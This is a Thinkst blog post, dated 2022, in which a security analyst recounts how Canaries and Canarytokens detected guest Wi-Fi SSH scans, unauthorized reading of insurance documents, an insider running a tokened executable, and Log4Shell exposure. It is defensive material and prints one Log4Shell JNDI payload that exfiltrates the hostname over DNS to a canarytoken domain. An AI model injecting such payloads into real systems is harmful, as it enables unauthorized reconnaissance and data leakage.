

Canaries as Network Motion Sensors

August 29, 2022  Casey Smith

Introduction

This post is the first in a series by Canary customers where they detail how they integrated Canaries and Canarytokens into their security practice. This series hopes to showcase how organizations of varying sizes and structures deployed and acted on alerts to improve the security of their networks. Casey Smith recently joined Thinkst Labs, today he's sharing his experiences with Canaries and Canarytokens from his previous role as a customer.

Background

Prior to joining Thinkst, I worked for a number of years as the Principal analyst on a security team at an organization of ~3500 people with a highly regulated security practice. Our team was responsible for several systems: Email, Web Application, Proxy Server, Host based EDR, Application Control, Security Analytics, as well as Incident Response, internal testing and penetration testing. I would consider our team a fairly mature security team, with lots of tools, software, and telemetry to inform our security response. We found that Canaries detected activity that our other tooling and telemetry did not.

Some of these examples have been modified slightly to avoid disclosure of certain internal details.

Our team prioritized visibility, followed by detection, then prevention. We can't defend what we cannot see or detect. This philosophy

2026 (7)

2025 (6)

2024 (20)

2023 (8)

2022 (8)

2021 (7)

2020 (13)

2019 (12)

2018 (13)

2017 (11)

2016 (2)

2015 (8)

2014 (6)

2013 (6)

2012 (5)

2011 (17)

2010 (21)

helped our team gain great insight into our network, systems and applications. EDR for example, would allow our team to search for any host, any process, that makes a DNS request. We could then correlate that with other systems to react to unauthorized, or suspicious access. We still found incredible utility from Canaries in these cases and they are a much lower cost than many of the other tools we purchased and deployed. We were able to leverage Canaries to detect both internal and external attacks.

While no defense is perfect, this model informed our approach, along with a tight feedback cycle between detection and prevention.





Figure 13-1 Synergy between prevention and detection measures in terms of covering the attack space, represented by the attack arrows traversing from right to left. Aligned holes represent system vulnerabilities.

<https://cacm.acm.org/magazines/2019/6/237003-engineering-trustworthy-systems/fulltext>

Some questions we constantly tried to ask of ourselves:

1. How do we know this tool is working?
2. Have we tested this tool?
3. How do we know if an attacker is moving around in our network?
4. What tools work to detect already compromised systems, and lateral movement?

Below is a diagram of Mandiant's Standard intrusion model, as attackers traverse from left to right, and I've annotated it with where we thought about inserting canaries for detection.



<https://www.mandiant.com/resources/wmi-vs-wmi-monitor>

Once an attacker gains initial access, they often do not know where they are. They have to discover, and enumerate services, targets, find credentials or elevate privileges. In essence they bump around, and this can be a defender advantage. This can be done a number of ways, local and remote:

1. Port Scanning
2. Active Directory Enumeration
3. Internal Sites, SharePoint, Confluence
4. Network Shares, Documents
5. Local accounts, Local Privilege escalation
6. Exploits, Vulnerable services, Misconfigurations (Windows Services, etc.)

This can be to the defender's advantage to shape the environment early on for the attacker. What we want to do is present some tempting targets to the attacker, and have them attempt access. This tipoff should then be enough for us to investigate further, if they trigger an alert. Tempting targets can be files, (Canarytokens) , or Network Services (Canaries). This blog seeks to share some real-world approaches for creating those targets, as well as challenges and opportunities we faced. Below we explore in detail four scenarios:

1. SSH Detection on Guest Wireless
2. Cyber Insurance Documents – CanaryTokens
3. The Alert that should never happen
4. Log4J Zero Day Detection, Remediation

SSH Detection on Guest Wireless

Like many corporate offices we offered free guest Wi-Fi to visitors. At the time there were few controls and little monitoring there, except for an Acceptable Use Policy. This we decided would be a great place to see if anyone was attempting attacks against our exposed Guest Wi-Fi service. We could then detect attacks and correlate attacks across multiple locations. We set up a Physical Canary in our Guest Wireless VLAN. It took us about 2 weeks from the time we decided to deploy, to get the necessary approvals and coordination, attested and validated etc... This will vary from organization to organization. The way our Wi-Fi was configured, we put the bird in the first VLAN just past the Access Point. Access Points for example, in our configuration, prevent one Wi-Fi guest from sending packets to another. So the natural choice was to place the Canary in a VLAN that was accessible from any Wi-Fi guest. Finally we had the bird in place. Our team deployed a Linux profile with SSH, Web Server, and Port Scan Detection. We tested the alerting infrastructure with our integrations to ensure the analysts would be ready. Once this was validated, the tripwire was set and we waited. It did not take very long for an alert to fire.

It took just a few days before we received our first alert on Port Scanning and SSH attempts for the Wi-Fi Canary. We immediately started working our Incident Response process to validate the alert was legitimate. Even if it is a false positive, it has been my experience that teams learn by running the alert to the ground, to help further tune and improve. Typical alert volumes (even without Canaries) would vary week to week, But on average the team would do a complete investigation on anywhere from 5-10 alerts per week, on the low end. These ranged from malicious email that bypassed our spam filtering, to endpoint alerts on suspicious files, and suspicious URLs visited. In almost every case, even if the alert was a false positive, the investigating analyst learned more about the log sources, and gained experience querying them. Also this allowed us to create documentation and surface any gaps or places where we hit a dead end in an investigation.

Once we determined the alert was valid, we reached out to the Network team for any indicators, logs or other data on the connected attacking host. Our alert provided us three dimensions, a Time Stamp,

a Source IP address, and User Name/Password attempted. We wanted to then research any and all activity for that host as far back as we could get. To our delight, the Network team had immense insight into Wi-Fi. They were able to present us complete logs to validate the alert and also provide details of where the attacking device was in the building!

For more one example on how see [this blog](#).

It looked something like this:



We wrapped up our investigation and dealt with the rogue host that had:

1. Scanned our Guest Wi-Fi, and
2. Attempted an unauthorized SSH login.


This was our first real win with a Canary detection and word began to spread within the organization that we had some pretty exceptional tools. This can be helpful. In reality, it was good testing and team work. Security teams never investigate in isolation, they require close coordination with other teams, web administrators, networking teams, and endpoint teams. This incident helped reinforce our classification of these Canaries as “*Network Motion Sensors*“. We want to know when someone is attempting to move around on our network. Canaries may extend the range and reach of your detection. Places where you cannot install software on endpoints. Conference Room scheduling panels, IOT/ICS segments, or other sensitive segments etc...

Cyber Insurance Documents – CanaryTokens

While reading recent public Ransomware reports, we learned that some Ransomware crews were reading Cyber Insurance Policies and targeting those organizations for payments.

(See [this story for example](#))

So we decided that these Policy Documents were a prime candidate for placing Canarytokens. Canarytokens (for customers) allows you to upload internal documents, and tokenize them.



The screenshot shows the 'Canarytokens in CanaryTokens flock' window. It displays '7 active tokens, none disabled'. The 'Create a new token' section has a dropdown menu set to 'MS Word Document'. Below this is an orange warning box stating: 'Windows protects files downloaded from the internet. This protect flag needs to be removed for the MS Word token to work correctly. Please read [this](#) for instructions on how to remove these restrictions.' Under the 'Reminder' section, there is a text input field containing 'Word document left on Tracy's desktop'. A checkbox labeled 'Upload document to tokenize' is checked. The 'Document' section features a 'Choose a file...' button and a 'Browse' button. A 'Create token' button is located at the bottom right.

We embedded a few policies inside a shared folder within the organization. These documents were placed alongside real policies, and located in a read-only global share. It wouldn't take long before the alert fired and we caught an unauthorized read of these files.

When we built the alert, it had context on who was authorized within the organization to read these documents. In an attempt to read these, the security team was to follow a rapid escalation route to curate this alert. We had an unauthorized attempt to read these files! We were then able to use the EDR tool to review activity of the user and endpoint that had opened the documents.

This was a great win for catching unauthorized document access. Some teams will argue that the same events could be fired in with Windows Alerts and logs, and while true, Canarytokens in well placed Word files, provided faster detection and validation.

Alerts that should never have happen


Like most companies, we had some segments that were highly protected and we were fairly confident would never be reached. For

completeness, we decided to create some fake documentation on an internal web page, then deployed some Executable and DLLs along with fake instructions on usage and access. We hoped this would never go off.


What happened next was quite unexpected. An internal user with access to the location where we placed the package ran the tokened executable. However, it was WAY out of this user's role to ever attempt access to this segment. So when teams worry about insider threats, this was a great real-world example of catching those threats. In the end, this particular employee received disciplinary action, due to the exploration and execution of binaries, outside their described role.. Within the Canary portal, or Canarytokens.org, teams can create and upload basic executable files that alert when executed, as well as when the file properties are read. This can immediately alert you to someone attempting to gain access to a more restricted area.

Log4J Product Zero Day Detection, Remediation

The final Canary use case I wanted to highlight is related to the Log4J vulnerability. When the Log4J vulnerability (Log4Shell) was announced in early December, our team sprang into action. What you may not have heard, is the private story of how Canaries helped us validate a ZeroDay in a product. At that time we had been working with an Advanced Red team that was struggling to gain access from external only vantage. This team had the ability to create custom exploits for targets unique to their clients. So they had extensive exploit development experience. The Log4J vulnerability timeline [seen here](#).




When suddenly Log4j was announced, the Red Team reached out privately, Thursday, December 9, late in the afternoon, and informed us we had edge servers vulnerable to this attack, and asked if we could test and validate. This gave our team a head-start in understanding the impact and urgency of this exploit.



The initial focus was on internal application and services. We hadn't yet considered that this attack might affect our 3rd Party External infrastructure. At the time, we had some early python scripts to test and validate. Initial compromise and uses of this exploit were of the "exploit and call back variety". So you would exploit the server, and it would attempt to download a second stage. This was mitigated by our External Firewall rules restricting outbound callbacks. However, we began to see over the next few days that a DNS variety (as depicted in the graphic above) was emerging that could exfiltrate keys or other sensitive host settings over DNS. We were able to verify our DNS logs

were accurately recording lookup attempts traceable back to endpoints as well.

Around this time the canarytokens.org site began to publish free Log4J token strings.



These were immediately useful for our team to help test and validate any mitigation and controls we had deployed. So we started to create 10-12 Canarytokens, so we could test and review settings. While this may not have been the intended use of those, it really helped our team isolate and contain vulnerable systems, by ensuring we had a safe way to really test the exploit.

Sample Log4J exploit, sends hostname out over DNS:

```
${jndi:Ldap://x${hostName}.L4J.jfc0qgg96a8pet4ciyg3kx50b.canarytokens.com/a}
```

So Canarytokens, for Log4Shell were immensely valuable to our security team, since we could reliably test, nor attempt to use sketch public exploit code, etc...

Key learnings

Each of these scenarios helped us learn about how to use Canaries and tokens as part of our security practice. Each of the key learnings are listed below in case they help you with your deployment:

1. SSH Canary – Integrating alert data into existing tools even across teams can provide more insights than a single alert alone.
2. Cyber Insurance Documents – Putting the context for what would be unauthorized access in the token comment allowed for immediate identification of malicious behavior versus someone inadvertently opening the wrong file that they were supposed to be accessing.
3. Alerts that shouldn't happen – Even for areas where you are pretty sure you have things covered, Canaries and Canarytokens are a quick way to let you know when your assumptions have broken down.
4. Log4Shell tokens – Tokens don't have to only be used as tripwires, they can be used as a probing mechanism to understand how your environment really works to secure accordingly.

Closing Thoughts

I have written here about four scenarios. I think the operational impact of canaries cannot be understated, for teams with limited budget and support, Canaries and Canarytokens punch well above their weight class. The alerting pipeline and infrastructure as well are incredibly useful. However, it is also important to remember that a Canary alert is never enough to completely convict or evict an adversary. These, in my opinion, are like smoke alarms, or a motion sensor alert. It will take teams working together and ensuring their birds are cared for and tested and ready to go—much like changing the batteries in your home smoke detectors! Teams may want to periodically ensure they have what they need to respond to an alert. Even among all the other tools we had deployed, from Endpoint to WAF, using Canaries helped our team increase the range of our detection capabilities further into the network.

We hope these examples spark your interest and curiosity into ways organizations are getting value from Canaries and Canarytokens.

Thank you for reading.

Related Posts:

Canarytoken triggered

ALERT

A DNS Canarytoken has been triggered by the Source IP 172.253.1.2. Please note that the source IP refers to a DNS server, rather than the host that triggered the token.

Basic Details:

Channel	DNS
Time	2022-09-05 23:24:47 (UTC)
Canarytoken	xtvx7676qwm977sbny185dylx
Token Reminder	whoami.exe (This token was created to monitor the execution of: whoami.exe)
Token Type	cmd
Source IP	172.253.1.2
Sensitive Command Information	vagrant executed the command on: win10

Canarytoken Management Details:

[Manage this Canarytoken here](#)

[More info on this token here](#)

Sensitive Command Token – So much offense in my defense

1 comments



Justin Varner

December 25, 2022 at 7:39 am - Reply

Great post. Thank you for this.

Leave a Reply

Authored with  by Thinkst